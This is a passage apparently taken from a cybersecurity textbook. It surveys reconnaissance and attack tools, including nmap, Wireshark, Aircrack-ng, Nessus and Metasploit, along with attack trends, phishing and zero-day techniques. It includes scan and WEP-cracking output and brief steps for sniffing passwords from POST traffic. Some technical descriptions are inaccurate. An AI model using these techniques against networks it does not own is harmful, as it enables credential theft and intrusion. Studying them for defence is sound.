darklinux@darklinux: ~
darklinux@darklinux:~$ sudo tcpdump -i wlan0 icmp and icmp[icmptype]=icmp-echo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes
06:25:15.564434 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 1, length 64
06:25:16.585303 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 2, length 64
06:25:17.574456 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 3, length 64
06:25:18.625220 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 1, length 64
06:25:19.625139 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 2, length 64
06:25:20.635159 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 3, length 64
06:25:21.685183 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 1, length 64
06:25:22.695935 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 2, length 64
06:25:23.695086 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 3, length 64
06:25:24.755088 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 1, length 64
06:25:25.740590 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 2, length 64
06:25:26.765021 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 3, length 64

NMap

This is an open source network sniffing tool that is commonly used to map networks. The tool records IP packets entering and leaving a network. It also maps out fine details about a network, such as the devices connected to it and also any open and closed ports. The tool can go as far as identifying the operating systems of the devices that are connected to the network, as well as the configurations of firewalls. It uses a simple text-based interface, but there is an advanced version of it called Zenmap that also has a GUI. Following is a screenshot of the nmap interface. The command being executed is:

```
#nmap 192.168.12.3
```

This command is executed to scan the ports of the computer on the IP address `192.168.12.3`:


31337
nmap -A -T4 scanme.nmap.org d0ze
Starting Nmap 4.01 (http://www.insecure.org/nmap/) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 3.9p1 (protocol 1.99)
25/tcp opn smtp Postfix smtpd
53/tcp open domain ISC Bind 9.2.1
70/tcp closed gopher
80/tcp open http Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)
Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp Serv-U ftpd 4.0
25/tcp open smtp IMail NT-ESMTP 7.15 2015-2
80/tcp open http Microsoft IIS webserver 5.0
110/tcp open pop3 IMail pop3d 7.15 931-1
135/tcp open mstask Microsoft mstask (task server - c:\winnt\system32\
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open msrpc Microsoft Windows RPC
5800/tcp open vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows
Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#

Wireshark


This is one of the most revered tools used for network scanning and sniffing. The tool is so powerful that it can steal authentication details from the traffic sent out of a network (1). This is surprisingly easy to do, such that one can effortlessly become a hacker by merely following a few steps. On Linux, Windows, and Mac, you need to make sure that a device, preferably a laptop, installed with Wireshark is connected to a network. Wireshark needs to be started so that it can capture packets. After a given period of time, one can stop Wireshark and proceed to perform the analysis. To get passwords, one needs to filter the data captured to show only the POST data. This is because most websites use the POST to transfer authentication ...

Scanrand

This is a scanning tool that has been specifically made to be extremely quick but effective. It tops most other scanning tools with its fast speeds, which it achieves in two ways. The tool contains a process that sends multiple queries at once and another process that receives the responses and integrates them. The two processes do not consult and therefore the receiving process never knows what to expect—just that there will be response packets. There is, however, a clever hash-based way that is integrated into the tool that allows you to see the valid responses that it receives from scanning. The tool is totally different from old scanning tools such as NMap, and its advancements enable it to be quicker and more effective at capturing packets.

Cain and Abel


This is one of the most effective tools for cracking passwords made specifically for the Windows platform. The tool recovers passwords by cracking them using dictionary, brute force, and cryptanalysis attacks. It also sniffs from the network by listening in to voice-over IP conversations and uncovering cached passwords. The tool has been optimized to work only with Microsoft operating systems. Following is a screenshot of the Cain and Abel tool:



Nessus

This is a free scanning tool made and distributed by Tenable Network Security. It is among the best network scanners and has bagged several awards for being the best vulnerability scanner for white hats. Nessus has several functionalities that may come in handy for an attacker doing internal reconnaissance. The tool can scan a network and show connected devices that have misconfigurations and missing patches. The tool also shows the devices that are using their default passwords, weak passwords, or have no passwords at all.

The tool can recover passwords from some devices by launching an external tool to help it with dictionary attacks against targets in the network. Lastly, the tool is able to show abnormal traffic in the network, which can be used to monitor DDoS attacks. Nessus has the ability to call to external tools to help it achieve extra functionality. When it begins scanning a network, it can call to NMap to help it scan for open ports and will automatically integrate the data that NMap collects. Nessus is then able to use this type of data to continue scanning and finding out more information about a network using commands scripted in its own language. The following diagram shows a screenshot of Nessus displaying a scan report:


Nessus
admin | Help | About | Log out
Reports
Reports Scans Policies Users Configuration
test1 Vulnerability Summary | Host Summary
Running - Launched: Jul 16, 2012 10:31
Download Report
Remove Vulnerability Results Tag
Filters No Filters Add Filter
Clear Filters
Plugin ID Count Host Port
59386 1
59396 1
59397 1
59470 1
59525 1
59526 1
59565 1
59794 1
59856 1
59903 1
59956 1
45411 2
51192 2
59289 1
59364 1
59385 1
59783 1
59854 1
14272 6
25221 6
22964 4
10863 2
45410 2
0 / tcp
Plugin ID: 59794 Port / Service: general/tcp
Severity: High
Plugin Name: USN-1485-1 : accountsservice vulnerability
Synopsis The remote Ubuntu host is missing one or more security-related patches.
Description
Florian Weimer discovered that AccountsService incorrectly handled privileges when copying certain files to the system cache directory.
A local attacker could exploit this issue to read arbitrary files, bypassing intended permissions.
Solution
Update the affected package(s).
See Also
http://www.ubuntu.com/usn/usn-1485-1
Risk Factor: High
Plugin Output
- Installed package : accountsservice_0.6.15-2ubuntu9
Fixed package : accountsservice_0.6.15-2ubuntu9.1
- Installed package : libaccountsservice0_0.6.15-2ubuntu9
Fixed package : libaccountsservice0_0.6.15-2ubuntu9.1
CPE
cpe:/o:canonical:ubuntu_linux
CVE
CVE-2012-2737
Cross-References
USN:1485-1
Patch Publication Date: 2012/06/28
Plugin Publication Date: 2012/06/29

Metasploit

This is a legendary framework made up of a number of tools that are used for scanning and exploiting networks. Due to the far-reaching capabilities of this tool, most white hat trainers use it to pass knowledge to their students. It is also a penetration tester that is the software of choice in a number of organizations. So far, the framework has over 1,500 exploits that can be used against browsers, Android, Microsoft, Linux and Solaris operating systems, and varied other exploits applicable to any platform. The tool deploys its payloads using a command shell, the meterpreter, or dynamic payloads.


The advantage of Metasploit is that it has mechanisms that detect and evade security programs that can be present inside a network. ...

Aircrack-ng

Another tool for scanning wireless networks is Aircrack-ng. This is specifically used to crack the passwords of secured wireless networks. The tool is advanced and has algorithms that can crack WEP, WPA, and WPA2 secured wireless networks (1). It has simple commands and even a newbie can easily crack a WEP secured network. The potential of the tool comes from its combination of FMS, Korek, and PTW attacks. These attacks are highly successful against algorithms used for encrypting passwords.

FMS is normally used against RC4 encrypted passwords. WEP is attacked using Korek. WPA, WPA2, and WEP are attacked using the PTW attack15. The tool is thorough and almost always guarantees entry into networks that use weak passwords.

Following is a screenshot of Aircrack-ng:


C:\WINDOWS\system32\cmd.exe - aircrack.exe -n 128 test3.ivs test4.ivs
aircrack 2.3
[00:00:06] Tested 53975 keys (got 717821 IVs)
KB depth byte(vote)
0 0/ 1 7C(107) 95(30) AE(16) 5C(15) 9B(15) 77(12)
1 0/ 1 39(130) 2F(35) 2D(15) 11(13) F6(13) 37(13)
2 0/ 1 D7(64) 69(12) F6(10) D3(5) F2(5) BE(4)
3 0/ 1 59(255) 53(40) DD(23) B2(16) DC(13) 79(11)
4 0/ 1 52(201) 96(15) B8(15) 19(12) A0(5) FD(5)
5 0/ 1 A1(222) 46(22) A5(16) 5A(16) BF(11) 5C(8)
6 0/ 1 5D(89) D8(22) BF(20) EF(18) B0(18) B1(12)
7 0/ 1 57(103) 49(43) FC(30) 4E(18) 4C(15) 11(15)
8 0/ 1 44(93) E5(23) AB(13) 8B(10) 0D(8) 0F(7)
9 0/ 1 4A(148) 9E(35) BF(30) D6(18) E6(15) 1D(15)
10 0/ 1 68(715) 65(45) D6(26) E7(22) 02(20) 21(20)
KEY FOUND! [7C:39:D7:59:52:A1:5D:57:44:4A:68:D2:D5]
Press Ctrl-C to exit.

Wardriving

This is an internal reconnaissance technique used specifically for surveying wireless networks and is commonly done from an automobile. It is targeted mostly at unsecured Wi-Fi networks. There are a few tools that have been made for the purpose of wardriving, and the two most common are network stumbler and mini stumbler. Network stumbler is Windows-based and it records SSIDs of unsecured wireless networks before using GPS satellites to record the exact location of the wireless network. The data is used to create a map used by other wardrivers to find unsecured or inadequately-secured wireless networks. They can then exploit the network and its devices since entrance is free.

Mini stumbler is a related tool, but has been designed ...

Conclusion of the reconnaissance chapter

At the end of both stages of reconnaissance, attackers will have enough information to proceed or cancel a cyber-attack. From an external reconnaissance, they will know the behavior of users and use it to an organization's disadvantage. The aim is only to find some form of weakness that attackers can then use to gain entry to the networks or systems of an organization. Internal reconnaissance, on the other hand, will enable attackers to learn more about the network in question. Some of the discussed tools are extremely powerful and give so much information that it could be thought of as being leaked by the network designers themselves. The attackers become knowledgeable about the vulnerabilities they can exploit within a network or system of an organization. At the end of this stage, attackers are then able to engage an organization on two fronts: either from the users' side or internally from the network's vulnerabilities.

References

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3. Brandom, *Russian hackers targeted Pentagon workers with malware-laced Twitter messages*, The Verge, 2017. [Online]. Available: `https://www.theverge.com/2017/5/18/15658300/russia-hacking-twitter-bots-pentagon-putin-election`. [Accessed: 19- Jul- 2017].
4. A. Swanson, *Identity Theft, Line ...*

Summary

This chapter has given an in-depth view of the reconnaissance phase of cyber attacks. It has discussed external reconnaissance and brought out the ways through which attackers obtain information about an organization's network. It has shown just how easy it is to compromise humans and lead them into divulging sensitive information. It has exhaustively discussed social engineering, one of the most feared types of reconnaissance attacks today. The chapter has also gone through the tools used for internal reconnaissance. It has broadly looked at tools that can scan networks, and those that can be used to break into wireless networks.

In the next chapter, there will be an in-depth discussion of the ways in which hackers compromise systems using information that they obtained from this phase.

Compromising the System

The previous chapter gave you an idea of the precursor of an attack. It discussed tools and techniques used to gather information about a target so that an attack can be planned and executed. It also touched on the external and internal reconnaissance techniques. This chapter will discuss how actual attacks are conducted after information about the target is collected in the reconnaissance phase. It will discuss the visible trends in the choice of attack tools, techniques, and targets by hackers. It will discuss how phishing can be crafted to carry out an actual attack, as well as zero-day exploits and the methods hackers use to discover them. Finally, the chapter will then go into a step-by-step discussion of how ...

Analyzing current trends

Over time, hackers have proven to cyber security experts that they can be persistent, more creative, and increasingly sophisticated with their attacks. They have learned how to adapt to changes in the IT landscape so that they can always be effective when they launch attacks. Even though there is no Moore's law, or its equivalent in the context of cyberattacks, it can be said that hacking techniques become more sophisticated each year. In the last few years, there has been an observed trend in terms of the preferred attacks and modes of execution. These include:

Extortion attacks

Previously, in most instances, hackers have been getting revenues for selling stolen data from companies. However, in the last three years, they have been seen using another tactic: extorting money directly from their victims. They may either hold computer files to ransom or threaten to release damaging information about a victim to the public. In both instances, they request money to be paid before a certain deadline expires. One of the most famous extortion attempts is the WannaCry ransomware that came about in May 2017. The WannaCry ransomware infected hundreds of thousands of computers in over 150 countries. From Russia to the US, whole organizations were brought to a halt after users were locked out of their data, which ...

Data manipulation attacks

Another visible trend in the way that hackers compromise systems is through the manipulation of data instead of deleting or releasing it. This is because such attacks compromise the integrity of data. There is no agony that hackers can cause to a target that is greater than making it distrust the integrity of its own data. Data manipulation can be trivial, at times changing just a single value, but the consequences can be far-reaching. Data manipulation is often difficult to detect and hackers might even manipulate data in backup storage to ensure that there is no recovery. In one real-world example, Chinese spies have been known to attack US defense contractor networks to steal blueprints. It is, (22) however, feared that they might have also been manipulating the data used by the contractors. This might, in turn, sabotage the integrity of weapons supplied to the US or introduce changes in the ways they operate such that third parties could have a level of control too.

Data manipulation is said to be the next stage of cybercrime, and

it is anticipated that there will be many more cases of it in the near future. US industries have been said to be unprepared for these kinds of attack. Cybersecurity experts have been warning of imminent threats of manipulation attacks on health care, financial, and government data. This is because hackers have previously, and are still able to, steal data from industries and government institutions including the FBI. A slight escalation of these attacks would have greater consequences on all organizations. For example, for an institution such as a bank, data manipulation could be catastrophic. It is plausible that hackers can break into a bank system, access the database and make changes before proceeding to implement the same changes on the bank's backup storage. It may sound far-fetched, but with insider threats, this can easily happen. If the hackers are able to manipulate both the actual and backup databases to show different values as customer balances, there would be chaos. Withdrawals could be suspended, and it would take the bank months, or even years, to determine the actual customer balances.

These are the types of attacks that hackers will be looking at in the future. Not only will they cause anguish to users, they will also enable hackers to demand more money to return data to its correct state. It is convenient for them that many organizations are not paying close enough attention to the security of their own databases. Data manipulation attacks could also be used to provide misinformation to the masses. This is a problem that publicly traded companies should be worried about. A good example is when hackers were able to hack into the official Twitter account of The Associated Press and tweet a news story that the Dow had dropped by 150 points. The impact of this was an actual deflation of the Dow by an estimated $136 billion. As seen, this is an attack that can affect any company and hurt its profits.

There are many people who have motives, especially competitors, to bring down other companies in whichever way possible. There is a great concern of the level of unpreparedness of most businesses in protecting the integrity of their data. Most organizations depend on automated backups, but do not go the extra step of ensuring that the data stored has not been manipulated. This small act of laziness is easily exploitable by hackers. Predictions are that unless organizations pay attention to the integrity of their data, data manipulation attacks will increase rapidly.

IoT device attacks

This is an emerging and rapidly growing technology, where hackers are targeting **Internet of Things** (**IoT**) devices available, from smart home appliances to baby monitors. The IoT is going to see an increase in connected cars, sensors, medical devices, lights, houses, power grids, and monitoring cameras, among many other things. Since the market-wide spread of IoT devices, a few attacks have already been witnessed. In most of them, the attacks were aimed at commandeering large networks made up of these devices to execute even larger attacks. Networks of CCTV cameras and IoT lights have been used to cause **distributed denial of service** (**DDoS**) attacks against banks and even schools.

Hackers are exploiting the huge numbers of ...

Backdoors

In 2016, one of the leading network device manufacturers, Juniper Networks, found that some of its firewalls had firmware that contained backdoors installed by hackers. The backdoors enabled hackers to decrypt traffic flowing through the firewalls. It clearly meant that the hackers wanted to infiltrate organizations that had bought firewalls from the company. Juniper Networks said that such a hack could only have been actualized by a government agency with enough resources to handle traffic flowing in and out of many networks. The **National Security Agency** (**NSA**) was put in the spotlight since the backdoor had similarities to another one that was also attributed to the agency. Although it is unclear who was actually responsible for the backdoor, the incident brings up a big threat.

Hackers seem to be adopting the use of backdoors. This is being actualized by compromising one of the companies in the supply chain that delivers cyber-related products to consumers. In the discussed incident, the backdoor was planted at the manufacturer's premises, and therefore any organization that bought a firewall from them was infiltrated by the hacker. There have been other incidents where backdoors have been delivered embedded in a software. Companies selling legitimate software on their websites have also become targets for hackers. Hackers have been inserting

codes to create backdoors into legit software in a manner that the backdoor will be harder to find. It is one of the adaptations that hackers are having to take due to the evolution of cybersecurity products. Since these types of backdoor are hard to find, it is expected that they will be extensively used by hackers in the near future.

Mobile device attacks

According to a leading cybersecurity company called Symantec, there has been a gradual increase in malicious activity targeting mobile devices. The most targeted **operating system** (**OS**) is Android, since it has the highest number of users so far. However, the OS has been making several security improvements in its architecture, making it more difficult for hackers to infect devices running on it. The cybersecurity company says that out of the total number of Android-based devices that have been installed, it has blocked about 18 million attacks in 2016 alone. This was double the number of attacks blocked in 2015, where it reported only 9 million attack attempts. The security company also reported that there was a rise ...

Hacking everyday devices

There has been a growing focus of hackers to nonobvious targets in corporate networks, which to other people, seem to be harmless and therefore are not accorded any type of security. These are peripherals such as printers and scanners, preferably those that have been assigned an IP address for the purposes of sharing. Hackers have been hacking into these devices, and in particular printers, since modern printers come with an inbuilt memory function and only basic security features. The most common security features include password authentication mechanisms. However, these basic security measures are not enough to deter motivated hackers. Hackers have been using printers for corporate espionage by gathering the sensitive data that users send to be printed. Printers have also been used as entry points into otherwise secure networks. Hackers can easily hack into a network using an unsecured printer instead of using the more difficult way of having to compromise a computer or server within a network.

In a recent shocking exposé by WikiLeaks, it was alleged that the

NSA has been hacking Samsung smart TVs. An exploit codenamed "Weeping Angel" was leaked and found to exploit the always-on voice command system of Samsung smart TVs to spy on people in a room by recording their conversations and transmitting them to a **Central Intelligence Agency** (**CIA**) server. This has drawn criticism directed at both Samsung and the CIA. Users are now complaining to Samsung about the voice command feature since it puts them inherently at risk of being spied on by anyone. A hacking group called the Shadow Brokers has also been leaking NSA exploits, which other hackers have been using to make dangerous malware. It may only be a matter of time before the group releases the exploit for Samsung TVs, and this could see cyberattackers start hacking similar devices that use voice commands.

There is also a risk that hackers will target home devices more frequently, provided that they are connected to the internet. This is in an attempt to grow botnet networks using devices other than computers. Noncomputing devices are easier to hack into and commandeer. Most users are careless and leave network-connected devices at their default configurations with the passwords supplied by manufacturers. There is a growing trend of hacking into such devices, whereby attackers are able to take over hundreds of thousands of them and use them in their botnets.

Hacking the cloud

One of the fastest growing technologies today is the cloud. This is because of its incomparable flexibility, accessibility, and capacity. However, cybersecurity experts have been warning that the cloud is not secure, and the increasing number of attacks orchestrated on the cloud has added weight to these claims. There is one great vulnerability in the cloud: everything is shared. People and organizations have to share storage space, CPU cores, and network interfaces. Therefore, it only requires hackers to go past the boundaries that cloud vendors have established to prevent people from accessing each other's data. Since the vendor owns the hardware, he/she has ways to bypass these boundaries. This is what hackers are always ...


Phishing

The previous chapter discussed phishing as an external reconnaissance technique used to obtain data from users in an organization. It was categorized as a social engineering method of reconnaissance. Phishing can, however, be used in two ways: it can be the precursor to an attack or as an attack itself. As a reconnaissance attack, the hackers are mostly interested in getting information from users. As was discussed, they might disguise themselves as a trustworthy third-party organization, such as a bank, and simply trick users into giving out secretive information. They might also try to take advantage of a user's greed, emotions, fears, obsessions, and carelessness. However, when phishing is used as an actual attack to compromise a system, the phishing emails come carrying some payloads. Hackers may use attachments or links in the emails to compromise a user's computer. When the attack is done via attachments, users may be enticed into downloading an attached file that may turn out to be malware.

At times, the attached files could be legitimate Word or PDF documents that seemingly present no harm. However, these files may also contain malicious codes within them and may execute when a user opens them. Hackers are also crafty, and may create a malicious website and insert a link to it in phishing emails. For


example, users may be told that there has been a security breach in their online bank account and will then go to change their passwords via a certain link. The link might lead the user to a replica website from where all the details a user gives will be stolen. The email may have a link that first directs the user to a malicious website, installs a malware, and then almost immediately redirects them to the genuine website. In all of these instances, authentication information is stolen and is then used to fraudulently transfer money or steal files.

One technique that is growing is the use of social media notification messages that entice users to click on a link. The example that follows appears to be a notification message from Facebook telling the user that he missed some activities. At this point, the user may feel tempted to click on the hyperlink:


You have unread message that will be deleted in 5 days holding
N
Notification
Thu 8/17, 4:15 AM
You
facebook
Here's some activity you may have missed on Facebook.
1 unread message
Go To Facebook
See All Notifications
This message was sent to [redacted] If you don't want to receive these emails from Facebook in the future, please unsubscribe.
Facebook, Inc. Attention: Department 415 P.O Box 10005 Palo Alto CA 94303

In this particular case, the hyperlink to 1 unread message was redirecting the user to a malicious URL. How do we know it is malicious? One way to quickly verify a URL is by going to `www.virustotal.com`, where you can paste the URL and see a result similar to the one shown as follows, which shows the results for the URL presented in the hyperlink. However, this is not a

foolproof method, as hackers can use tools, such as Shelter, to verify their phishing resources:



Exploiting a vulnerability

Hackers have been known to take the time to study the systems used by targets in order to identify any vulnerabilities. For instance, WikiLeaks has often said that the NSA does the same thing, and so far a database of vulnerabilities exists on computing devices, commonly used software systems, and even everyday devices. Their stored exploits have been outed by a hacking group called The Shadow Brokers, who regularly leak some of the vulnerabilities that the agency keeps. Some of the previously released vulnerabilities have been used by black hats to create powerful malware such as WannaCry. To summarize, there are hacking groups and many other government agencies studying software systems to find exploitable vulnerabilities. ...

Zero-day

As has been mentioned, many software-developing companies have rigorous patch management, and therefore they always update their software whenever a vulnerability is discovered. This frustrates hacking efforts targeted at exploiting vulnerabilities that software developers have already patched. As an adaptation to this, hackers have discovered zero-day attacks. Zero-day attacks use advanced vulnerability discovery tools and techniques to identify vulnerabilities that are not yet known by software developers. Some of the commonly used tools and techniques implemented by hackers to find zero-day vulnerabilities are as follows.

Fuzzing

This involves the recreation of a system by the hacker in an attempt to find a vulnerability. Through fuzzing, hackers can determine all the safety precautions that system developers have to put into consideration and the types of bugs that they had to fix while making the system. An attacker also has a higher chance of creating a vulnerability that can be successfully used against modules of the target system. This process is effective since a hacker gains a full understanding of the working of a system, as well as where and how it can be compromised. However, it is often too cumbersome to use, especially when dealing with large programs.


Source code analysis

This is done for systems that release their source code to the public or through open source under a BSD/GNU license. A knowledgeable hacker in the languages used to code a system might be able to identify bugs in the source code. This method is simpler and quicker than fuzzing. However, its success rate is lower, since it is not very easy to pinpoint errors from merely looking at code.

Another approach is to use specific tools to identify vulnerabilities in the code, and Checkmarx (`www.checkmarx.com`) is an example of that. Checkmarx can scan the code and quickly identify, categorize, and suggest countermeasures for vulnerabilities in the code.

The following figure shows a screenshot of the IDA PRO tool. In the screenshot, the tool has already identified 25 SQL injection vulnerabilities and two stored XSS vulnerabilities in the supplied code:

If you don't have access to the source code, it is still possible to obtain some relevant information by performing a reverse engineering analysis using tools such as IDA PRO (www.hex-rays.com):



In this example, IDA Pro is disassembling a program called evil.exe, further analysis that disassembled code can reveal more detail about what this program is doing.

Types of zero-day exploits

There is no doubt that protecting against zero-day exploits is one of the most challenging aspect of everyday operations for the Blue Team. However, if you know the behavior, and not how it works, it can help you to identify patterns and potentially take action to protect the system. The following sections will give you more detail about the different types of zero-day exploits.

Buffer overflows

Buffer overflows are caused by the use of incorrect logic in the codes of a system. Hackers will identify areas where these overflows can be exploited in a system. They execute the exploit by instructing a system to write data to a buffer memory but not to observe the memory restrictions of the buffer. The system will end up writing data past the acceptable limit, which will therefore overflow to parts of the memory. The main aim of this type of exploit is to cause a system to crash in a controllable way. It is a common zero-day exploit since it is easy for an attacker to identify areas in a program where an overflow can happen.

Attackers can also exploit existing buffer overflow vulnerabilities in an unpatched system, for example the CVE -2010-3939 addresses a buffer overflow vulnerability in the `win32k.sys` module in the kernel-mode drivers of Windows Server 2008 R2.

Structured exception handler overwrites

Structured exception handling (**SEH**) is an exception handling mechanism included in most programs to make them robust and reliable. It is used to handle many types of errors and any exceptions that arise during the normal execution of an application. SEH exploits happen when the exception handler of an application is manipulated, causing it to force an application to close. Hackers normally attack the logic of the SEH, causing it to correct nonexistent errors and lead a system to a graceful shutdown. This technique is sometimes used with buffer overflows to ensure that a system brought down by overflows is closed to prevent unnecessary and excessive damage.

In the following section we will discuss some ...

Performing the steps to compromise a system

One of the main tasks of the Blue Team is to understand the cyber kill chain fully, and how it can be used against an organization's infrastructure. The Red Team, on the other hand, can use simulation exercises to identify breaches, and the results of this exercise can help to enhance the overall security posture of the organization.

The core macro steps to be followed are:

1. Deploy the payloads
2. Compromise the operations system
3. Compromise the web-based system

Notice that these steps will vary according to the attacker's mission, or the Red Team's target exercise. The intent here is to

give you a core plan that you can customize according to your organization's needs.

Deploying payloads

Assuming that the entire public recon process was done to identify the target that you want to attack, you now need to build a payload that can exploit an existing vulnerability in the system. The following section will go over some strategies that you can implement to perform this operation.


Installing and using a vulnerability scanner

Here, we have selected the Nessus vulnerability scanner. As mentioned previously, any attack must begin with a scanning or sniffing tool that is part of the recon phase. Nessus can be installed in the hacker's machine using the Linux terminal with the command `apt-get install Nessus`. After installing Nessus, a hacker will create an account to log in to in order to use the tool in the future. The tool is then started on BackTrack and will be accessible from the local host (127.0.0.1) at port `8834` using any web browser. The tool requires Adobe Flash to be installed in the browser that it is opened in. From there, it gives a login prompt that will authenticate the hacker into the full functionalities of the tool.

In the Nessus tool, there is a scanning functionality in the menu bar. This is where a user enters the IP addresses of the targets that

are to be scanned by the scanning tool and then either launches an immediate or a delayed scan. The tool gives a report after scanning the individual hosts that the scan was carried out on. It will categorize vulnerabilities into either high, medium, or low priority. It will also give the number of open ports that can be exploited. The high priority vulnerabilities are the ones that hackers will usually target as they easily give them information on how to exploit systems using an attack tool. At this point, a hacker installs an attack tool in order to facilitate the exploitation of the vulnerabilities identified by the Nessus tool, or any other scanning tool.

The following figure shows a screenshot of the Nessus tool displaying a vulnerability report of a previously scanned target:



Using Metasploit

Metasploit has been selected as the attack tool because most hackers and penetration testers use it. It is also easy to access since it comes preinstalled in the BackTrack Linux distribution, as well as Kali. Since exploits keep on being added to the framework, most users will update it every time they want to use it. The framework's console can be booted up by giving the command msfconsole in the terminal.

The `msfconsole` has a hive of exploits and payloads that can be used against different vulnerabilities that a hacker has already identified using the scanning tool previously discussed. There is a search command that allows users of the framework to narrow down their results to particular exploits. Once one has identified ...

Compromising operating systems

The second part of the attack is to compromise the operating system. There are many methods available, and the intent here is to give you some options that you can adjust according to your need.

Compromising systems using Kon-Boot or Hiren's BootCD

